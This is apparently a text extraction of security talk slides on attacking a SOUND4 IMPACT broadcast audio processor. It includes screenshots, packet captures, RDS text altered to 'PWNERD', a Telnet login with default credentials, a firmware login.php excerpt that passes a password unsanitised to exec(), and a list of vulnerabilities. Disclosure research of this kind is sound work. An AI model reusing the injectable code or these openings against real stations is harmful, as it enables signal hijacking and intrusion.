Connection Name : [REDACTED] Port : 3001

Radio Name : User Name : admin

City : Last Connection :

Dig 1 In [dBfs] **-99.9** L R
 Dig 1 Out [dBfs] **-8.3** L R
 Ana 1 In [dBfs] **-7.3** L R
 Ana 1 Out [dBfs] **-7.6** L R

VU/Peak
 Power: 9.0 dB
 Peak at 1e-5: 75.5 kHz
 Time: 3h06m24 s

Workspace | I/O Routing & Levels | Main Processing | HD | DJ | IP Connect | Streaming | Emergency Player

Process In [dBfs] **-7.3** L R
 Process In [dBfs] **-7.6** L R
 MPX [kHz] **75.3**

Sound Library: Hearsasmic II (Preview)
 Preset: -- dB - 1067 Urban DREW Main

2-Band AGC
 H: **-10.4** Gate Threshold: **-53.0 dB** Drive: **4.2 dB** Release: **4.4 dB/s** Fidelity: **30.5 %**
 L: **-10.1**

Stereo FX
 FX: **3.1** Stereo Link: **On** Width: **13.0 %** Limiter: **8.0 %**

6-Band Expander & De-Clipper
 SH: **0.8** HI: **1.2** MH: **2.0** ML: **2.0** LO: **2.0** SL: **2.0**
 Down Expander | Stereo Denoising | **De-Clipper**
 Thresh (Down): **-45.6 dB** Attack (Down): **7000 dB/s** Release (Down): **50 dB/s** Sustain (Down): **126.00 ms** Gain Min (Down): **-27.0 dB**
 Drive: **0.0 dB** Thresh (De-Clipper): **-36.6 dB** Attack (De-Clipper): **100 dB/s** Release (De-Clipper): **184 dB/s** Sustain (De-Clipper): **39.00 ms** Gain Max (De-Clipper): **1.7 dB**

6-Band Process
 SH: **-20.8** Gate Threshold: **-41.0 dB** Fidelity: **10.1 %**
 HI: **-21.0**

Loudness: **-3.3 LUFS** How loud you are in dB? Instantaneously you are at **9.33 dB** On last minute Average you are at **9.33 dB** You should be loud now! Voice/Mono Detect: **Stereo**

Snooze Alarms | **AES67/LIVEWIRE+ IP Error (Unplug)**

ADDING USERS

General

- Users
- Preset Settings
- Voice/Mono Detect
- Inputs
- Outputs
- Stereo Generator & MPX Output
- Basic RDS Encoder
- MPX Power Control (BS-412)
- Ethernet: Remote
- Ethernet: AES67/LIVEWIRE+
- Ethernet: IP CONNECT
- GPIO
- Synchro
- Preset Sharing

ADVANCED —

- Upgrade / Licenses
- Backup / Restore
- Test Generator

Users List:

Activate	Name	Type	Remote Password	Front Panel PIN code
	PresetSharing	Preset Sharing	none	---
✓	admin	Super Administrator	ok	none

New

Type:

Name:

Password:

Confirm Password:

Ok Cancel

Current User Info: —

Type:

COMMUNICATION

Wireshark - Follow TCP Stream (tcp.stream eq 17) - Wi-Fi

Filter: ip.addr==... && tcp contains "Intruder"

No.	Time	Source	Destination	Protocol	Length	Info
6526	134.552871					
6527	134.598523					
6528	134.682200					
6529	134.682200					
6530	134.682200					
6531	134.682352					
6532	134.731385					
6534	134.747958					
6535	134.748051					
6536	134.770976					
6538	134.798666					
6539	134.798768					
6540	134.845819					
6541	134.894865					
6542	134.942310					
6543	134.944220					
6544	134.988558					
6545	135.051817					
6546	135.056932					
6547	135.057032					
6548	135.058528					
6549	135.068279					
6550	135.102737					
6551	135.129988					
6552	135.129988					
6553	135.130128					
6554	135.157788					

Frame 6554: 89 bytes on wire (Ethernet II, Src: Intel Wireless, Dst: Intel Wireless, Seq: 117704448, Win: 0, Len: 85) [Captured on eth0]

0000 ac 22 05 27 f6 68 f8 34
0010 00 4b 00 16 40 00 80 06
0020 1f 92 28 9d 0b b9 6d 68
0030 02 03 ce 9e 00 00 1f 00
0040 00 00 00 00 00 00 08 00
0050 65 72 02 00 00 00 00 00

Packet 6552: 420 client pkts, 2261 server pkts, 725 turns. Click to select.

Entire conversation (2120 kb) Show data as ASCII Stream 17

Find: Intruder Find Next

Filter Out This Stream Print Save as... Back Close Help

Wireshark - Follow TCP Stream (tcp.stream eq 17) - Wi-Fi

Filter: ip.addr==... && tcp contains "admin"

Packet 780: 420 client pkts, 0 server pkts, 0 turns. Click to select.

Stream 17

Find: admin Find Next

Filter Out This Stream Print Save as... Back Close Help

RDS ENCODER

The screenshot displays the SOUND4 IMPACT software interface with a 'SETUP - SOUND4 IMPACT' window open. The window is divided into 'SETTINGS' and 'GENERAL SETTINGS' sections.

SETTINGS

- General
- Users
- Preset Settings
- Voice/Mono Detect
- Inputs
- Outputs
- Stereo Generator & MPX Output
- Basic RDS Encoder
- MPX Power Control (BS-412)
- Ethernet: Remote
- Ethernet: AES67/LIVEWIRE+
- Ethernet: IP CONNECT
- GPIO
- Synchro
- Preset Sharing

ADVANCED

- Upgrade / Licenses
- Backup / Restore
- Test Generator

GENERAL SETTINGS

- RDS Mode: On
- RDS Program Identification (PI): [Redacted]
- RDS Traffic Program (TP): Yes
- RDS Program Type Norm: RDS
- RDS Program Type (PTY): 00- None
- Send Alternative Frequencies (AF): Yes
- AF - Syntax 87.6;107.9; [Redacted]
- Use Radio Text (RT): Yes
- RDS Radiotext (RT): PWNERD [Redacted]
- RDS Phase offset [deg]: 90.0 deg
- MAIN PS: +
- SCROLLING PS: +
- SCROLLING PS - SCENARIOS: +
- METERS
- RDS Program Service Name (PS): [Redacted]
- RDS Radio Text (RT): t The Weed Bun - TAIWAN MC

The background interface shows various meters and a spectrum analyzer. The 'Meters' section includes 'Dig 1 In [dBfs]' at -99.9, 'Dig 1 Out [dBfs]' at -2.7, 'Ana 1 In [dBfs]' at -1.1, and 'Process In [dBfs]' at -1.1. The 'MPX [kHz]' is set to 75.4. The 'Workspace' section shows 'I/O' and 'MPX' settings. The 'Outputs To Patch Point Management' table is as follows:

Type	Application
Analog 1	Main
Analog 2	
Digital 1	
Digital 2	
LIVEWIRE+ 1	
LIVEWIRE+ 2	

The 'Inputs To Patch Point Management' table is as follows:

Type	Application
Analog 1	FM Out
Analog 2	HD Out
Digital 1	HD Out
Digital 2	HD Out
LIVEWIRE+ 1	HD Out
LIVEWIRE+ 2	HD Out
Web Monitor	DJ Out
Loudness	D-MPX output Out

OUTPUTS

The screenshot displays the SOUND4 IMPACT software interface. At the top, there are several meters for input and output levels: Dig 1 In [-99.9 dBfs], Ana 1 In [-0.7 dBfs], Process In [-0.7 dBfs], and MPX [75.4 kHz]. A spectrum analyzer shows the frequency response with a VU+Peak indicator. A power meter on the right shows Power: 6.4 dBr, Peak at 1e-5: 75.5 kHz, and Time: 3n06m24 s.


The central 'SETUP - SOUND4 IMPACT' window is open, showing the 'Outputs' section. It lists various output configurations:

- ANALOG 1 OUTPUT SETUP +
- ANALOG 2 OUTPUT SETUP +
- DIGITAL 1 OUTPUT SETUP +
- DIGITAL 2 OUTPUT SETUP +
- AES67/LIVEWIRE+ AUTO NAMING MODE +
- LIVEWIRE+ 1 (HD -> CH1) +
- LIVEWIRE+ 2 (HD -> CH2) +
- WEB MONITOR OUTPUT SETUP +
- PHONE OUTPUT SETUP -

The 'PHONE OUTPUT SETUP' section is expanded, showing 'Phone Gain [dB]' set to -30.0 dB and 'Application' set to 'FM output'.

At the bottom of the interface, there is a status bar with the following information: Loudness [-6.4 LUFS], How loud you are in dBr? Instantaneously you are at [7.48 dBr], On last minute Average you are at [6.80 dBr], You are comfortable for a clean so.. Voice/Mono Detect [Stereo].

TELNET



Link & Share


This tool is designed to allow remote control and monitoring of the devices across the network, using simple text commands via Telnet. The list of commands is available by clicking on [Access], then downloading the files to a directory of choice.

The file contains all commands, necessary syntax and parameters applicable to this device and its current version. Using Telnet access by port 3003, it is possible to type commands directly and see the values or change the parameters necessary, or it is possible to use various automation or script APIs to execute these commands to fully integrate SOUND4 products into your facility control and monitoring network.

TELNET

```
+Welcome to Sound4 LinkAndShare terminal.
+Enter HELP to have more information.
READY
login admin,admin
OK : LOGIN admin
help
+Sound4 LinkAndShare server
+Operators are the followings:
+ ? : Get value for variable ex: RDS.PS?
+ = : Set value for variable ex: RDS.PS=My radio
+ ! : Warn me on change ex: RDS.PS!
+ * : Stop warn me ex: RDS.PS*
+ += : Add value to list ex: RDS.AF+=107.7
+ -= : Remove value to list ex: RDS.AF-=107.7
+ ' : Get range for variable ex: RDS.PS'
+ with nothing: the name is a command name
+Variables commands are the following:
+ RANGE : Get range for variable ex: RANGE In.PciMix
+ UNIT : Get unit for variable ex: UNIT In.PciMix
+ DIMS : Get dimmensions for variable ex: DIMS Bk.Src
+ CHANNELS: Get channels for variable ex: CHANNELS In.Ana_PkHold
+ STEP : Get step for variable ex: STEP In.PciMix
+For array variables:
+ varname[n] : Use the nth dimension of var only (from 1)
+ varname(n) : Use the nth channel of var only (from 1)
+ varname : Use all the dimensions and channels of the var.
```

SOUND4 IMPACT



Internet Streaming Engine (Option available for this product)

Main Features:

- 6 streams capacity settable on latest codecs generation. AAC: 8 to 576 kbps, HE-AAC v1: 24 to 72 kbps, HEAACv2: 16 to 44 kbps and MP3: 32 to 320 kbps.

- Streaming engine option is adapted to most of the standards used for streaming delivery systems like Flash, Darwin, Helix, Wowza, Icecast 2, Shoutcast v1 & v2.... Supported protocol: HTTP/ICY, RTSP/RTP Unicast, RTP Multicast, RTMP, RTMPE, RTMPS, RTMPTE, RTMPTS.

- Streaming engine is the high quality encoding engine that suits every IP audio device profiles. Indeed it is the 1st encoder that includes a sound optimizer for very low encoding rates (16 kbps, 24 kbps, 32 kbps...). Moreover, an Adaptive Processing can correct each stream independently in order to compensate the sound difference due to encoding (another SOUND4 innovation).

Thus a radio station can easily generate different streams that suit the targeted audience, low rate for mobile phone, high rate for home device, with homogeneous sound whatever the encoder used.

- In terms of Meta-Data, Streaming engine is compatible with the different standard formats and can interface to many automations software thanks to a XML-based gateway.

Interested in this option, need more information, please call your local dealer to discover the next step in Internet WebRadio Streaming...

Loudness: **-6.9 LUFS** How loud you are in dB? Instantaneously you are at **6.48 dB** On last minute Average you are at **6.17 dB** You are comfortable for a clean sound! Voice/Mono Detect Stereo



INTERNET STREAMING

IP CONNECT

- Low Delay or Linear Codec (Low Delay: 50 ms for encoding/transport/decoding is an achievable goal on a good SDSL line. Our codec is not only low delay, it is also working with low bandwidth (transparent at 128 kbps). SOUND4LD codec is not an mpeg based codec, it doesn't generate artifacts with mpeg based audio sources.


- Up to 32 Links! A product scaled to exigent needs... An IP Connect can handle up to 32 links, each Link can run a Single way or Duplex transmission. All links are dynamically re-assignable with Link&Share protocol, there is no limitation in IP Connect...

- Secure your links is an obsession for us... Users can set a backup link in case the main one falls down. Moreover, IP Connect is the first Audio Overs IP codec which manages Fall-back links with dynamic data assignment.

- Bandwidth repartition... Thanks to IP Pass-Through functionality, it is possible to rebroadcast a link from a receiver without decoding and re-encoding.


- Want to manage live local program in two clicks... IP Connect allows to create a live program "in two clicks", to assign a group of transmitters to a particular studio, to manage an IP network through the radio automation systems...

Interested in this option, need more information, please call your local dealer to discover the next step in Audio Networking Management



NEWS FLASH FROM THE AI

WHAT IF THE AUDIO PROCESSOR AS AN IOT DEVICE GETS HACKED, CAN THE HACKER TAKE OVER A BROADCAST SIGNAL ?



“If an audio processor is hacked, it is possible that the hacker could take over the broadcast signal. Depending on the specific device and the level of access gained by the hacker, they could potentially modify the audio content, disrupt the transmission, or even gain control over the entire broadcast system.

However, it's important to note that these kind of hacks are not easy to carry out and would require a high level of technical knowledge and skill. Additionally, most IoT devices have some form of security measures in place to prevent unauthorized access, such as firewalls, encryption and authentication.”

FIRMWARE GLIMPSE: WEB GI (login.php)

```
...  
if (isset($_POST['username']) && isset($_POST['password'])) {  
    $ret = -1;  
    exec('echo ' . $_POST['password'] . ' | /opt/sound4/sound4server  
_check_pwd_ ' . "'".$_POST['username']."'";', $out, $ret);  
...  
}
```

VULNERABILITIES!



- Privilege Escalation
- Cross-Site Request Forgery
- Authorization Bypass
- Denial of Service
- Authentication Bypass
- ICMP Flood Attack
- Information Disclosure
- Command Injection
- SQL Injection
- Cross-Site Scripting
- Directory Traversal
- Pre-auth Factory Reset
- Stack-based Buffer Overflow
- Default Credentials
- Hard-coded Credentials
- Cleartext Storage and Communication
- Vulnerable Libraries/Binaries
- Broadcast Signal Hijacking

JUST ANOTHER SHOUTOUT

- Radio and broadcast signal intrusion is a serious security concern that can disrupt communications and cause confusion and panic among the public.
- Security is often overlooked in the radio and broadcast industry, leaving exposed devices and components online and vulnerable to attack.
- IoT vendors need to have more awareness about security and include security in their software development life cycle (SDLC) pipeline to prevent vulnerabilities from being introduced in their products.



THANK YOU

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